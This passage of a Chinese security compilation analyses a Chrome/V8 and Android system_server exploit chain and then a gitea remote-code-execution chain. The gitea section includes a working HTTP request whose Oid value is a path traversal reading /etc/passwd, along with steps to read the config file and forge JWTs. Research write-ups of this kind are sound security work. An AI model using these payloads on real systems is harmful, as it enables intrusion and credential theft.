0x58f87606 6 c20400 ret 0x4
```

JS\_TO\_WASM 函数将 funcX 函数的第 6 个参数作为第 1 个参数 ,并且将参数作为对象指针 ,因此当参数传入 ToNumber 函数时 ,将会导致类型混淆。由于参数值可以通过 JS 设置 ,所以可以将任何值作为对象指针传给 ToNumber。

这样一来 ,我们可以在某些地址如 double array 中伪造一个 ArrayBuffer ,然后将此地址传入 ToNumber ,利用 OOB 访问泄露 ArrayBuffer 对象。

V8 中 OOB Access 的利用比较交单直接 ,一般采用以下几个步骤 :

利用 OOB 泄露 ArrayBuffer 内容

使用泄露的数据在 double array 中伪造 ArrayBuffer

将伪造的 ArrayBuffer 地址传入 ToNumber

在回调函数中修改 ArrayBuffer 的 BackingStore 和 ByteLength 属性

实现任意地址读写

将 JIT 代码覆盖成 shellcode ,完成代码执行

具体的利用方法 ,很多优秀的浏览器安全研究员在各种安全会议上都曾讲过 ,也发表过不少文章 ,这里就不再详细阐述了。

漏洞补丁 ,对 WebAssembly 代码进行了拷贝 ,这样在解析的时候 ,避免使用共享内存。

```

@@ -812,8 +812,13 @@
    return {};
}

- ModuleResult result = SyncDecodeWasmModule(isolate, bytes.start(),
-                                           bytes.end(), false, kWasmOrigin);
+ // TODO(titzer): only make a copy of the bytes if SharedArrayBuffer
+ std::unique_ptr<byte[]> copy(new byte[bytes.length()]);
+ memcpy(copy.get(), bytes.start(), bytes.length());
+ ModuleWireBytes bytes_copy(copy.get(), copy.get() + bytes.length());
+
+ ModuleResult result = SyncDecodeWasmModule(
+     isolate, bytes_copy.start(), bytes_copy.end(), false, kWasmOrigin);
+ if (result.failed()) {
+     thrower->CompileFailed("Wasm decoding failed", result);
+     return {};
+ }
@@ -823,7 +828,7 @@
// {CompileToModuleObject}.
Handle<Code> centry_stub = CEntryStub(isolate, 1).GetCode();
ModuleCompiler compiler(isolate, std::move(result.val), centry_stub);
- return compiler.CompileToModuleObject(thrower, bytes, Handle<Script>(),
+ return compiler.CompileToModuleObject(thrower, bytes_copy, Handle<Script>(),
                                         Vector<const byte>());
}

```

## system\_server 漏洞分析及利用

### 分析漏洞 CVE-2017-14904

该沙箱逃逸漏洞，是由于 map 和 unmap 不匹配导致的 Use-After-Unmap 问题，相应的漏洞代码出现在 libgralloc 模块的 gralloc\_map 和 gralloc\_unmap 函数，下面对这两个函数进行详细分析。

```

static int gralloc_map(gralloc_module_t const* module,
buffer_handle_t handle){
    .....
    private_handle_t* hnd = (private_handle_t*)handle;
    .....
    if (!(hnd->flags & private_handle_t::PRIV_FLAGS_FRAMEBUFFER) &&
        !(hnd->flags & private_handle_t::PRIV_FLAGS_SECURE_BUFFER)) {
        size = hnd->size;
        err = memalloc->map_buffer(&mappedAddress, size,
                                hnd->offset, hnd->fd);
        .....
        if(err || mappedAddress == MAP_FAILED) {
            ALOGE("Could not mmap handle %p, fd=%d (%s)",
                handle, hnd->fd, strerror(errno));
            return -errno;
        }
        hnd->base = uint64_t(mappedAddress) + hnd->offset;
    }
    else {
        err = -EACCES;
    }
    .....
    return err;
}

```

controlled by chrome renderer process

save mappedAddress+offset to hnd->base

gralloc\_map 函数将 graphic buffer 映射到内存空间,graphic buffer 是由参数 handle 控制，而参数 handle 是由浏览器渲染进程控制。由于前面已经完成 Chrome RCE，所以参数 handle 是可控的。



从上面代码可以看出，完成 map 操作之后，将映射地址 mappedAddress 加上 hnd->offset 赋值给 hnd->base，map 出的内存空间将会在 gralloc\_map 中被 unmap。

```
static int gralloc_unmap(gralloc_module_t const* module,
    buffer_handle_t handle)
{
    .....
    if(hnd->base) {
        err = memalloc->unmap_buffer((void*)hnd->base, hnd->size, hnd->offset);
        if (err) {
            ALOGE("Could not unmap memory at address %p, %s", (void*) hnd->base,
                strerror(errno));
            return -errno;
        }
        hnd->base = 0;
    }
    .....
    return 0;
}

int IonAlloc::unmap_buffer(void *base, unsigned int size,
    unsigned int /*offset*/)
{
    int err = 0;
    if(munmap(base, size)) {
        err = -errno;
        ALOGE("ion: Failed to unmap memory at %p : %s",
            base, strerror(errno));
    }
    return err;
}
```

hnd->offset is not used,  
hnd->base is used as the base  
address,  
map and unmap are mismatched

从代码中可以看出，hnd->base 直接传入系统调用 unmap，而没有减去 hnd->offset，在该函数里，hnd->offset 根本没有被使用，很显然，这将会导致 map 和 unmap 不匹配。

然而 hnd->offset 是可以被 Chrome 渲染进程操控的，结果导致存在这样的可能性：从 Chrome 沙箱进程中 unmap system\_server 的任意内存页。

## 沙箱逃逸

前面已经完成了 Chrome RCE，如果想从 Chrome 沙箱进程中触发 system\_server 的漏洞，就需要完成沙箱逃逸。接下来就会介绍一种巧妙的沙箱逃逸方式。

```
marlin:/ $ ps -ef -Z | grep chrome
u:r:untrusted_app:s0:c512,c768 u0_a71      2465   625 2 09:07:54 ?        00:00:01 com.android.chrome
u:r:isolated_app:s0:c512,c768 u0_i0      2495   625 0 09:07:54 ?        00:00:00 com.android.chrome:sandboxed_process0
u:r:untrusted_app:s0:c512,c768 u0_a71      2527   625 0 09:07:54 ?        00:00:00 com.android.chrome:privileged_process0
```

从上图可以看出 Chrome 是沙箱内进程，属于 isolated\_app 域。从下面 isolated\_app 相应的 sepolicy 文件可以看出，从沙箱进程中，可以访问到一些服务，如 activity\_service。

## system/sepolicy /isolated\_app.te

```
allow isolated_app activity_service:service_manager find;
allow isolated_app display_service:service_manager find;
allow isolated_app webviewupdate_service:service_manager find;
```

```
neverallow isolated_app {
    service_manager_type
    -activity_service
    -display_service
    -webviewupdate_service
}:service_manager find;
```

安全客 ( www.anquanke.com )

尽管可以从沙箱进程中获取到 activity\_service，但是当启动 Activity 的时候，enforceNotIsolatedCaller 函数将会被调用，而这个函数会检查调用者是否在 isolate\_app 域。

```
public final int startActivity(IApplicationThread caller, String callingPackage,
Intent intent, String resolvedType, IBinder resultTo, String resultWho, int requestCode,
int startFlags, ProfilerInfo profilerInfo, Bundle bOptions) {
    return startActivityAsUser(caller, callingPackage, intent, resolvedType, resultTo,
        resultWho, requestCode, startFlags, profilerInfo, bOptions,
        UserHandle.getCallingUserId());
}
```

```
public final int startActivityAsUser(IApplicationThread caller, String
callingPackage, Intent intent, String resolvedType, IBinder resultTo, String resultWho,
int requestCode, int startFlags, ProfilerInfo profilerInfo, Bundle bOptions, int userId){
    enforceNotIsolatedCaller("startActivity");
    userId = mUserController.handleIncomingUser(Binder.getCallingPid(),
Binder.getCallingUid(), userId, false, ALLOW_FULL_ONLY, "startActivity", null);
// TODO: Switch to user app stacks here.
return mActivityStarter.startActivityMayWait(caller, -1, callingPackage, intent,
    resolvedType, null, null, resultTo, resultWho, requestCode, startFlags,
    profilerInfo, null, null, bOptions, false, userId, null, null);
void enforceNotIsolatedCaller(String caller) {
    if (UserHandle.isIsolated(Binder.getCallingUid())) {
        throw new SecurityException("Isolated process not allowed to call " + caller);
    }
}
```

```
}
```

由于 SeLinux 的限制，大部分系统服务已经无法从沙箱进程中访问，攻击面变得越来越窄。

尽管有各种不同的限制，仍然能够找到一种方法，使用 Parcelable 对象，通过 binder call 方式，是沙箱进程能访问到 system\_server。

```
public interface Parcelable {
    ...
    public void writeToParcel(Parcel dest, int flags);
    public interface Creator<T> {
        public T createFromParcel(Parcel source);
        public T[] newArray(int size);
    }
    ...
}
```

be called from  
binder call → Chrome Renderer (Sandboxed)

Android 中很多类实现了接口 Parcelable，他们的成员函数 createFromParcel 是可以被沙箱进程使用 binder call 方式调用的，GraphicBuffer 类就是其中之一。

```
public class GraphicBuffer implements Parcelable {
    ...
    public GraphicBuffer createFromParcel(Parcel in) {...}
}
```

后续分析的 exploit，就是使用了 GraphicBuffer。

```
case CONVERT_TO_TRANSLUCENT_TRANSACTION: {
    data.enforceInterface(IActivityManager.descriptor);
    IBinder token = data.readStrongBinder();
    final Bundle bundle;
    if (data.readInt() == 0) {
        bundle = null;
    } else {
        bundle = data.readBundle();
    }
    final ActivityOptions options = ActivityOptions.fromBundle(bundle);
    boolean converted = convertToTranslucent(token, options);
    .....
}
```

上述代码，即是从沙箱进程访问 system\_server 的方式，通过 binder call，实现远程 transact。从渲染进程中传入的 bundle 将会传入 ActivityOptions 对象的构造函数，如下代码所示：

```
public static ActivityOptions fromBundle(Bundle bOptions) {
```


```

        return bOptions != null ? new ActivityOptions(bOptions) : null;
    }
    public ActivityOptions(Bundle opts) {
        opts.setDefusable(true);
        mPackageName = opts.getString(KEY_PACKAGE_NAME);
        try {
            mUsageTimeReport = opts.getParcelable(KEY_USAGE_TIME_REPORT);
        } catch (RuntimeException e) {
            Slog.w(TAG, e);
        }
    }

```

从而，传入的 bundle 将会被 system\_server 解析。

到此，也就找到了一条从 Chrome 沙箱进程中访问 system\_server 的通道。调用 createFromParcel 创建 bundle，将 bundle 封装到 GraphicBuffer，通过 binder call 方式调用 convertToTranslucent 方法，从而将恶意的 bundle 传入 system\_server。



### system\_server 漏洞利用

通过下面 6 个步骤，完成这个漏洞利用：

地址空间塑形，创建一些连续的 ashmem 映射空间

触发漏洞，unmap 一部分堆和 ashmem 内存空间

使用 ashmem 内存填充 unmap 掉的空间


堆喷射，喷射的堆数据将会写入 shamem 空间

泄露某些模块基地址，覆盖 GraphicBuffer 对象的虚函数指针


触发 GC，执行 ROP

接下来逐一介绍每个步骤。

第一步，地址空间塑形，使一个堆块正好位于连续的 ashmem 映射空间之上，内存布局如下：




第二步，触发漏洞，unmap 掉部分堆和 ashmem 空间，如下图：



Unmap 4KB 堆内存空间，(2M-4KB)的 ashmem 空间，因此在堆块和 ashmem29 之间形成 2M 的间隙。


第三步，使用 ashmem 内存填充步骤 2 中 unmap 出的内存空间，如下：






2M 的间隙，被 ashmem1001 填充。

第四步，堆喷射，使喷射的堆数据写入 ashmem 内存，如下所示：




堆喷时，堆管理程序认为内存空间 `0x7f547ff000` 到 `0x7f54800000` 仍然是可分配的，从而在这个区间分配内存，写入数据，导致将数据写入了 ashmem 空间。

第五步，在 ashmem 内存中创建 `GraphicBuffer` 对象，覆盖其虚拟函数指针，如下图：



由于步骤三中填充的 ashmem 内存，同时被 system\_server 和渲染进程 map，因此 system\_server 进程的部分堆空间可以被渲染进程读写，通过 binder call，可以触发 system\_server 在 ashmem 空间创建 GraphicBuffer 对象。

第六步，触发 GC，执行 ROP



GraphicBuffer 继承 RefBase 类，从代码中可以看出，它有个虚函数成员 onLastStrongRef。完成了前面的步骤之后，可以从 ashmem 内存读取虚函数表地址，从而计算出 onLastStrongRef 地址。

从 libui 中可以找到了一些 ROP，使用这些 ROP 覆盖函数地址，当 GraphicBuffer 对象被析构的时候，虚函数 onLastStrongRef 将会被调用，从而触发执行 ROP。

## 总结

使用 V8 漏洞 CVE-2017-5116 攻破 Chrome 渲染进程

通过巧妙的方式，利用漏洞 CVE-2017-14904，完成 system\_server 远程提权

这两个漏洞均在 2017 年的 12 月安全更新中被修复

## Go 代码审计 - gitea 远程命令执行漏洞链

作者：周佩雨[Phith0n]

原文来源：<https://zhuanlan.zhihu.com/p/39835913>

这是一个非常漂亮的漏洞链，很久没见过了。

我用 docker 来复现并学习这个漏洞，官方提供了 docker 镜像，vulhub 也会上线这个环境。

### 漏洞一、逻辑错误导致权限绕过

这是本漏洞链的导火索，其出现在 Git LFS 的处理逻辑中。

*Git LFS 是 Git 为大文件设置的存储容器，我们可以理解为，他将真正的文件存储在 git 仓库外，而 git 仓库中只存储了这个文件的索引（一个哈希值）。这样，git objects 和 git 文件夹下其实是没有这个文件的，这个文件储存在 git 服务器上。gitea 作为一个 git 服务器，也提供了 LFS 功能。*

在 modules/lfs/server.go 文件中，PostHandler 是 POST 请求的处理函数：

```
// PostHandler instructs the client how to upload data
func PostHandler(ctx *context.Context) {
    if !setting.LFS.StartServer {
        writeStatus(ctx, 404)
        return
    }

    if !MetaMatcher(ctx.Req) {
        writeStatus(ctx, 400)
        return
    }

    rv := unpack(ctx)

    repository, err := models.GetRepositoryByOwnerAndName(rv.User, rv.Repo)
    if err != nil {
        log.Debug("Could not find repository: %s/%s - %s", rv.User, rv.Repo, err)
        writeStatus(ctx, 404)
        return
    }

    if !authenticate(ctx, repository, rv.Authorization, true) {
        requireAuth(ctx)
    }

    meta, err := models.NewLFSMetaObject(&models.LFSMetaObject{Old: rv.Old, Size: rv.Size, RepositoryID: repository.ID})
    if err != nil {
        writeStatus(ctx, 404)
        return
    }

    ctx.Resp.Header().Set("Content-Type", meta.MediaType)

    sentStatus := 202
    contentStore := &ContentStore{BasePath: setting.LFS.ContentPath}
    if meta.Existing && contentStore.Exists(meta) {
        sentStatus = 200
    }
    ctx.Resp.WriteHeader(sentStatus)

    enc := json.NewEncoder(ctx.Resp)
    enc.Encode(Represent{rv, meta, meta.Existing, true})
    logRequest(ctx.Req, sentStatus)
}

func requireAuth(ctx *context.Context) {
    ctx.Resp.Header().Set("WWW-Authenticate", "Basic realm=gitea-lfs")
    writeStatus(ctx, 401)
}
```

知乎 @小蘑菇

可见，其中间部分包含对权限的检查：

```
if !authenticate(ctx, repository, rv.Authorization, true) {
    requireAuth(ctx)
}
```

在没有权限的情况下，仅执行了 requireAuth 函数：这个函数做了两件事，一是写入 WWW-Authenticate 头，二是设置状态码为 401。也就是说，在没有权限的情况下，并没有停止执行 PostHandler 函数。

所以，这里存在一处权限绕过漏洞。

## 漏洞二、目录穿越漏洞

这个权限绕过漏洞导致的后果是，未授权的任意用户都可以为某个项目（后面都以 vulhub/repo 为例）创建一个 Git LFS 对象。

这个 LFS 对象可以通过 `http://example.com/vulhub/repo.git/info/lfs/objects/[oid]` 这样的接口来访问，比如下载、写入内容等。其中[oid]是 LFS 对象的 ID，通常来说是一个哈希，但 gitea 中并没有限制这个 ID 允许包含的字符，这也是导致第二个漏洞的根本原因。

我们利用第一个漏洞，先发送一个数据包，创建一个 Oid 为...../../../etc/passwd 的 LFS 对象：


```
POST /vulhub/repo.git/info/lfs/objects HTTP/1.1
Host: your-ip:3000Accept-Encoding: gzip, deflate
Accept: application/vnd.git-lfs+json
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 151

{
  "Oid": "...../../../etc/passwd",
  "Size": 1000000,
  "User": "a",
  "Password": "a",
  "Repo": "a",
  "Authorization": "a"
}
```

其中, vulhub/repo 是一个公开的项目。


也就是说,这个漏洞的利用是有条件的,第一个条件就是需要有一个公开项目。为什么呢?虽然“创建 LFS 对象”接口有权限绕过漏洞,但是“读取这个对象所代表的文件”接口没有漏洞,会先检查你是否有权访问这个 LFS 对象所在的项目。只有公开项目才有权访问读取。

见下图,发送数据包后,虽然返回了 401 状态码,但实际上这个 LFS 对象已经创建成功,且其 Oid 为....././../etc/passwd。



第二步,就是访问这个对象。访问方法就是 GET 请求 `http://example.com/vulhub/repo.git/info/lfs/objects/[oid]/sth`, oid 就是刚才指定的,这里要用 url 编码一下。

见下图, /etc/passwd 已被成功读取:



那么,我们来看看为什么读取到了/etc/passwd 文件。

代码 `modules/lfs/content_store.go` :



```
// Get takes a Meta object and retrieves the content from the store, returning
// it as an io.Reader. If fromByte > 0, the reader starts from that byte
func (s *ContentStore) Get(meta *models.LFSMetaObject, fromByte int64) (io.ReadCloser, error) {
    path := filepath.Join(s.BasePath, transformKey(meta.Oid))

    f, err := os.Open(path)
    if err != nil {
        return nil, err
    }
    if fromByte > 0 {
        _, err = f.Seek(fromByte, os.SEEK_CUR)
    }
    return f, err
}

func transformKey(key string) string {
    if len(key) < 5 {
        return key
    }

    return filepath.Join(key[0:2], key[2:4], key[4:])
}
```

知乎 @小蘑菇

可见，meta.Oid 被传入 transformKey 函数，这个函数里，将 Oid 转换成了 key[0:2]/key[2:4]/key[4:]这样的形式，前两个、中间两个字符做为目录名，第四个字符以后的内容作为文件名。

那么，我创建的 Oid 为....././../etc/passwd，在经过 transformKey 函数后就变成了.././.././../etc/passwd，s.BasePath 是 LFS 对象的基础目录，二者拼接后自然就读取到了 /etc/passwd 文件。

这就是第二个漏洞：目录穿越。

### 漏洞三、读取配置文件，构造 JWT 密文

vulhub/repo 虽然是一个公开项目，但默认只有读权限。我们需要进一步利用。

我们利用目录穿越漏洞，可以读取到 gitea 的配置文件。这个文件在 \$GITEA\_CUSTOM/conf/app.ini，\$GITEA\_CUSTOM 是 gitea 的根目录，默认是 /var/lib/gitea/，在 vulhub 里是/data/gitea。

所以，要从 LFS 的目录跨越到 \$GITEA\_CUSTOM/conf/app.ini，需要构造出的 Oid 是....gitea/conf/app.ini（经过转换后就变成了/data/gitea/lfs/./../gitea/conf/app.ini，也就是/data/gitea/conf/app.ini。原漏洞作者给出的 POC 这一块是有坑的，这个 Oid 需要根据不同 \$GITEA\_CUSTOM 的设置进行调整。）

Gitea 中 LFS 的接口是使用 JWT 认证 其加密密钥就是配置文件中的 LFS\_JWT\_SECRET。所以，这里我们就可以用来构造 JWT 认证，进而获取 LFS 完整的读写权限。

```
import jwt
import time
import base64

def decode_base64(data):
    missing_padding = len(data) % 4
    if missing_padding != 0:
        data += '=' * (4 - missing_padding)
    return base64.urlsafe_b64decode(data)

